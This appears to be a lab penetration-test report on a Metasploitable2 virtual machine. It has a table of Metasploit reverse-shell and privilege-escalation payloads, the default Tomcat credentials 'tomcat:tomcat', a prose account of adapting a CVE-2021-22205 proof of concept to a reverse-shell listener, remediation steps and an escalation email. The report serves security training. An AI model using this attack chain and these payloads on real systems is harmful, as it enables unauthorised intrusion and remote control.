Status: Exploit execution was attempted, but root escalation was pending validation due to environment limitations.

| Exploit id | Description | Target IP | Status | Payload |
|---|---|---|---|---|
| 004 | XSS → Tomcat RCE Chain | 192.168.56.104 | Success | java/meterpreter/reverse_tcp |
| 005 | Linux Meterpreter Drop | 192.168.56.104 | Success | linux/x86/meterpreter/reverse_tcp |
| 006 | Privilege Escalation | 192.168.56.104 | Pending | exploit/linux/local/netfilter_priv_esc_ipv4 |

**Findings.**

- **CVE Used:** [CVE-2021-22205] (GitLab RCE, tested as part of chain)
- **Target Host:** `192.168.56.104` (Metasploitable2)
- **Initial Access:** I gained access via Apache Tomcat Manager using default credentials (`tomcat:tomcat`).
- **Persistence:** I uploaded a Linux Meterpreter ELF to `/tmp/meterpreter` for stable access.
- **Privilege Escalation:** The system exposed multiple escalation vectors (`netfilter_priv_esc_ipv4`, `su_login`), but final root access is pending.

## Customization of Exploit PoC

**Base:** Exploit-DB Python PoC for `CVE-2021-22205`.

**Customization Summary (50 words):**
I modified the original Python PoC to adjust hardcoded request headers and direct the payload to my Metasploitable2 VM (`192.168.56.104`). I also changed the payload execution flow to integrate with Metasploit's reverse shell listener. This allowed me to chain the exploit into the existing Tomcat compromise for reliable execution.

## Remediation

- Sanitize all user inputs to prevent RCE/XSS.
- Update Apache Tomcat and GitLab to patched versions.
- Disable or change **default credentials** on manager consoles.
- Enforce IP restrictions for Tomcat Manager access.
- Apply kernel and package updates to close privilege escalation vectors

## Escalation Email Draft (100 words)

**Subject:** Critical Security Vulnerability Identified  Immediate Action Required

Hello Development Team,

During a recent penetration test, I identified a critical vulnerability on host `192.168.56.104` (Apache Tomcat). Using default credentials, I deployed a malicious WAR file and obtained a reverse shell. I then confirmed multiple privilege escalation paths, including `netfilter_priv_esc_ipv4`, that could allow an attacker to gain full root access.

**Action Required:** Please update Apache Tomcat immediately, disable default accounts, and apply Linux kernel patches. This issue poses a high risk of complete system compromise. Kindly confirm remediation steps within 48 hours.

Regards,
**Hilary Joachim**